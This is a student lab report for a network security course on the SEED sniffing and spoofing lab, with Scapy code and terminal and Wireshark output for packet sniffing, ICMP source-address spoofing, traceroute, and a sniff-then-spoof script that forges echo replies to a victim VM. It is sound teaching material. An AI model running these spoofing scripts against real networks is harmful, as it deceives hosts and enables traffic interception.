

# CENX586 Network Security

## Project #1

### SEED Labs: Sniffing and Spoofing

Submitted By

Mohammed Shahzad

[444105788@student.ksu.edu.sa](mailto:444105788@student.ksu.edu.sa)

## Task Set 1: Using Tools to Sniff and Spoof Packets

### Task 1.1: Sniffing Packets

- ➔ The objective of this task is to learn how to use Scapy to do packet sniffing in Python programs.

Task 1.1A. The above program sniffs packets. For each captured packet, the callback function `print_pkt()` will be invoked; this function will print out some of the information about the packet.

Run the program with the root privilege and demonstrate that you can indeed capture packets. After that, run the program again, but without using the root privilege; describe and explain your observations?

#### Answer:

**Host IP Address: 10.0.2.22**


**Victim IP Address: 10.0.2.23**

`$ sudo python3 task1_1a.py`

**Code with explanation:**

```
from scapy.all import *
def print_pkt(pkt):
    pkt.show() #show packet details
pkt=sniff(filter='icmp',prn=print_pkt) #sniff ICMP packets
```

#### **Evidence:**



```
seed@VM: ~/.../codes
[10/22/23]seed@VM:~/.../codes$ sudo python3 task1_1a.py
###[ Ethernet ]###
  dst      = 08:00:27:d2:40:4c
  src      = 08:00:27:16:b2:ef
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 7390
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  checksum = 0x59f
  src      = 10.0.2.23
  dst      = 10.0.2.22
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  checksum = 0x276c
  id       = 0x1
  seq      = 0x1
###[ Raw ]###
  load     = '\x15\xe\x00\x00\x00\x00z(\x0c\x00\x00\x00\x00\x00\x10
\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&\'()*+,
-./01234567'
```

**Explanation:** We get the above results with `filter='icmp'` in sudo mode. `Print_pkt()` function checks for ICMP packets using BPF (Berkeley Packet Filter). `Sniff()` is used for packet capture, then `pkt.show()` will display packet details, in this case ICMP packet details are shown in figure.

Running it without root privileges:

```
$ python3 task1_1.py
```


**Code with explanation:**

```
from scapy.all import *

def print_pkt(pkt):
    pkt.show() #show packet details

pkt=sniff(filter='icmp',prn=print_pkt) #sniff CIMP packets
```

**Evidence:**

A screenshot of a terminal window titled 'seed@VM: ~/.../codes'. The terminal shows the command 'python3 task1\_1a.py' being executed. It results in a 'PermissionError: [Errno 1] Operation not permitted'. The traceback indicates the error occurs in the 'sniff' function of scapy, specifically when trying to open a raw socket for sniffing. The terminal text is as follows:

```
[10/22/23]seed@VM:~/.../codes$ python3 task1_1a.py
Traceback (most recent call last):
  File "task1_1a.py", line 4, in <module>
    pkt=sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer.run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_socket[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW
, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    socket.socket._init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[10/22/23]seed@VM:~/.../codes$
```

**Explanation:** We get the above error with BPF filter='icmp' and without using root privileges. This error is thrown because raw access to network interfaces, which is required for sniffing, requires root privileges. We need to use 'sudo' command for root privileges.

### Task 1.1B

Please set the following filters and demonstrate your sniffer program again (each filter should be set separately):

- Capture only the UDP packet (need to generate a UDP traffic from the victim machine)
- Capture any TCP packet that comes from a particular IP and with a destination port number 23. Then capture any TCP packet that comes from a particular IP and port number 22. Explain the difference between the two?
- Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.


➔ Capture UDP packets:

Generated UDP traffic in victim machine: nc -u google.com 53

### Code with explanation:

```
from scapy.all import *
def show_pkt(pkt) :
    pkt.show() #show packet details
pkt=sniff(filter='udp',prn=show_pkt) #sniff UDP packets
```

### Evidence:



```
seed@VM: ~/.../codes
[10/22/23]seed@VM:~/.../codes$ sudo python3 task1_1b_udp.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:16:b2:ef
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 67
  id       = 57929
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = udp
  checksum = 0x3e78
  src      = 10.0.2.23
  dst      = 10.190.3.20
  \options \
###[ UDP ]###
  sport    = 53692
  dport    = domain
  len      = 47
  checksum = 0x3624
###[ DNS ]###
  id       = 41146
  qr       = 0
  opcode   = QUERY
  aa       = 0
```

**Explanation:** The above result is generated using BPF filter to get only UDP packets in transit. Sniff() is used for packet capture, pkt.show() displays the UDP packets captured.

➔ Capture TCP packets port 23 and then port 22:

Generate traffic at Victim machine: \$ nc -t google.com 23

Or on host machine run: \$ telnet 10.0.2.23

### Code with explanation:

```
from scapy.all import *
def show_pkt(pkt) :
    pkt.show()
pkt=sniff(filter='tcp && dst port 23 && src host 10.0.2.23',prn=show_pkt)
```

### Evidence:

```

seed@VM: ~/../codes
[10/22/23]seed@VM:~/../codes$ sudo python3 task1_1b_tcp23.py
^Z
[2]+  Stopped                  sudo python3 task1_1b_tcp23.py
[10/22/23]seed@VM:~/../codes$ sudo python3 task1_1b_tcp23.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:16:b2:ef
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 60
  id       = 8225
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  checksum = 0x599b
  src      = 10.0.2.23
  dst      = 142.251.37.238
  \options \
###[ TCP ]###
  sport    = 36488
  dport    = telnet
  seq      = 590720459
  ack      = 0
  dataoffs = 10
  reserved = 0
  flags    = S
  window   = 64240
  checksum = 0x6954
  urgptr   = 0
  options  = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (3376937426, 0)),
('NOP', None), ('WScale', 7)]
###[ Ethernet ]###

```

**Explanation:** The above result is generated using BPF filter to get only UDP packets in transit. Sniff() is used for packet capture, pkt.show() displays the TCP packets captured at destination port 23 and source 10.0.2.23.

Generate traffic at Victim machine: nc -t google.com 22

**Code with explanation:**

```

from scapy.all import *
def show_pkt(pkt) :
    pkt.show()
pkt=sniff(filter='tcp && dst port 22 && src host 10.0.2.23',prn=show_pkt)

```

**Evidence:**

```

seed@VM: ~/../codes
[10/22/23]seed@VM:~/../codes$ sudo python3 task1_1b_tcp22.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:16:b2:ef
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 60
  id       = 21951
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = tcp
  checksum = 0x23fd
  src      = 10.0.2.23
  dst      = 142.251.37.238
  \options \
###[ TCP ]###
  sport    = 55070
  dport    = ssh
  seq      = 2134613795
  ack      = 0
  dataoffs = 10
  reserved = 0
  flags    = S
  window   = 64240
  checksum = 0x606e
  urgptr   = 0
  options  = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (3377360062, 0)),
('NOP', None), ('WScale', 7)]
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:16:b2:ef
  type     = IPv4

```

**Explanation:** The above result is generated using BPF filter to get only TCP packets in transit. Sniff() is used for packet capture, pkt.show() displays the TCP packets captured at destination port 22 and source 10.0.2.23.

### Port 22 vs port 23 difference?

Port number 22 is reserved for SSH. Port number 23 is used by telnet protocol.

➔ Capture packets coming from or going to a particular subnet:


Subnet: 128.230.0.0/16; Filter="net 128.230.0.0/16"

Generate traffic using ping 128.230.0.x at victim machine

### Code with explanation:

```
from scapy.all import *
def show_pkt(pkt) :
    pkt.show()
pkt=sniff(filter='net 128.230.0.0/16',prn=show_pkt)
```

### Evidence:



```
seed@VM: ~/.../codes
[10/22/23]seed@VM:~/.../codes$ sudo python3 task1_1b_subnet.py
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:16:b2:ef
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 38605
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  checksum = 0x16d3
  src      = 10.0.2.23
  dst      = 128.230.0.12
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  checksum = 0xa651
  id       = 0x12
  seq      = 0x1
###[ Raw ]###
  load     = '\x8eA5e\x00\x00\x00\x00\xc7!\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:16:b2:ef
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
```

**Explanation:** The above result is generated using BPF filter to get only 128.230.0.0/16 subnet packets in transit. Sniff() is used for packet capture, pkt.show() displays the packets captured at destination 128.230.0/16 and source 10.0.2.23.

## Task 1.2: Spoofing ICMP Packets

- ➔ The objective of this task is to spoof IP packets with an arbitrary source IP address. We will use Wireshark to observe whether our request will be accepted by the receiver.

Please make any necessary change to the sample code, and then demonstrate that you can spoof an ICMP echo request packet with an arbitrary source IP address (show the spoofed request sent by the victim and the response received)

### Answer:

#### Code with explanation:

```
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
a = IP()
a.src = '10.0.2.9'
a.dst = '10.0.2.23'
b = ICMP()
p = a/b
send(p)
```

Host: 10.0.2.22 Spoofed -> 10.0.2.9

```
[10/22/23] seed@VM: ~/.../codes$ sudo python3 task1_2.py
Sent 1 packets.
[10/22/23] seed@VM: ~/.../codes$
```

Wireshark capture ICMP packet at 10.0.2.23 (victim)

The image shows a Wireshark capture on interface enp0s3. The packet list shows several packets, with packet 32 highlighted: an ICMP Echo (ping) request from 10.0.2.9 to 10.0.2.23. The packet details pane shows the structure: Ethernet II, Internet Protocol Version 4, and Internet Control Message Protocol. The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
30	2023-10-22 12:0...	PcsCompu_d2:40:4c	Broadcast	ARP	60	Who has 10.0.2.23? Tell 10.0.2.22
31	2023-10-22 12:0...	PcsCompu_16:b2:ef	PcsCompu_d2:40:4c	ARP	42	10.0.2.23 is at 08:00:27:16:b2:ef
32	2023-10-22 12:0...	10.0.2.9	10.0.2.23	ICMP	60	Echo (ping) request id=0x00000001
33	2023-10-22 12:0...	PcsCompu_16:b2:ef	Broadcast	ARP	42	Who has 10.0.2.9? Tell 10.0.2.22
34	2023-10-22 12:0...	10.0.2.23	10.190.3.20	DNS	110	Standard query 0x0619 A conn...
35	2023-10-22 12:0...	10.0.2.22	10.190.3.20	DNS	100	Standard query 0x1e80 AAAA c...

Frame 32: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0  
Ethernet II, Src: PcsCompu\_d2:40:4c (08:00:27:d2:40:4c), Dst: PcsCompu\_16:b2:ef (08:00:27:16:b2:ef)  
Internet Protocol Version 4, Src: 10.0.2.9, Dst: 10.0.2.23  
Internet Control Message Protocol

0000 08 00 27 16 b2 ef 08 00 27 d2 40 4c 08 00 45 00 ... ..@L..E..  
0010 00 1c 00 01 00 00 40 01 62 c1 0a 00 02 09 0a 00 ... ..@. b.....  
0020 02 17 08 00 f7 ff 00 00 00 00 00 00 00 00 00 00 ... ..  
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ... ..

wireshark\_enp0s3\_20231022120455\_OdwOND.pcapng Packets: 38 · Displayed: 38 (100.0%) · Dropped: 0 (0.0%) Profile: Default



**Explanation:** The above result is generated by spoofing sources IP address and sent to destination victim 10.0.2.23. Sniff() is used for packet capture, pkt.show() displays the packets captured with spoofed IP Address for source as 10.0.2.9 instead of 10.0.2.22.

### Task 1.3: Traceroute


The objective of this task is to use Scapy to estimate the distance, in terms of number of routers, between your VM and a selected destination. We will repeat this procedure until our packet finally reach the destination.

#### Answer:

#### Code with explanation:

```
from scapy.all import*
def print_pkt(pkt) :
    pkt.show()
a = IP()
b=ICMP()
a.dst = '1.2.3.4' #Arbitrary target IP address
for i in range (1,100):
    a.ttl=i
    send(a/b)
    a.show()
```

Wireshark capture:



**Explanation:** This program runs to find the number of hops in between the destination, which is an arbitrary IP address, and source. We use Wireshark to analyse our result. Time-to-live provides information at each hop.



### Task 1.4: Sniffing and-then Spoofing

In this task, you will combine the sniffing and spoofing techniques to implement the following sniff-and-then-spoof program. You need two VMs on the same LAN. From VM A, you ping an IP X. This will generate an ICMP echo request packet. If X is alive, the ping program will receive an echo reply, and print out the response. Your sniff-and-then-spoof program runs on VM B, which monitors the LAN through packet sniffing.

#### Answer:

**VM A: 10.0.2.23**

**VM B: 10.0.2.22**

**X: 138.23.51.12**

At host: \$ sudo python3 task1\_4.py

At Victim: \$ ping 138.23.51.12


#### **Code with explanation:**

```
from scapy.all import *
def prn_pkt(pkt):
    a = IP()
    a.src = pkt[IP].dst
    a.dst = pkt[IP].src
    id = pkt[ICMP].id
    seq = pkt[ICMP].seq
    load = pkt[Raw].load
    a = a/ICMP(type=0, id=id, seq=seq)/load
    send(a)
sniff(filter='icmp[icmptype] == icmp-echo and src host 10.0.2.23', prn=prn_pkt)
```

#### **Evidence:**

Initially at victim (10.0.2.23): \$ ping 138.23.51.12

Gets no reply

A screenshot of a terminal window titled 'seed@VM: ~'. The terminal shows the command 'ping 138.23.51.12' being executed. The output indicates that 28 packets were transmitted but 0 were received, resulting in a 100% packet loss and a time of 27744ms. The terminal prompt is '\$'.

Run sniff\_then\_spoof program at Host (10.0.2.22):

\$ sudo python3 task1\_4.py

```
seed@VM: ~/../codes
[10/23/23]seed@VM:~/../codes$ sudo python3 task1_4.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^C[10/23/23]seed@VM:~/../codes$
```

10.0.2.23 receives reply for: \$ ping 138.23.51.12

```
seed@VM: ~
[10/23/23]seed@VM:~$ ping 138.23.51.12
PING 138.23.51.12 (138.23.51.12) 56(84) bytes of data.
64 bytes from 138.23.51.12: icmp_seq=1 ttl=64 time=56.7 ms
64 bytes from 138.23.51.12: icmp_seq=2 ttl=64 time=31.6 ms
64 bytes from 138.23.51.12: icmp_seq=3 ttl=64 time=23.9 ms
64 bytes from 138.23.51.12: icmp_seq=4 ttl=64 time=19.9 ms
64 bytes from 138.23.51.12: icmp_seq=5 ttl=64 time=17.9 ms
^C
--- 138.23.51.12 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 17.914/30.015/56.683/14.138 ms
[10/23/23]seed@VM:~$
```

**Explanation:** Using Scapy, we were able to successfully Sniff and spoof IP address and communicate with the victim with the spoofed IP address. Without this program in the middle, you should receive 100% packet loss at victim, 10.0.2.23. But IP address 138.23.51.12 pinged by victim is sniffed and spoofed by 10.0.2.22 and a reply is generated with spoofed source IP address 138.23.51.12.

Furthermore, any IP address pinged by the victim will respond because the host at 10.0.2.22 will sniff packets then spoof its source IP address and send reply to the victim at 10.0.2.23.

\*\*\*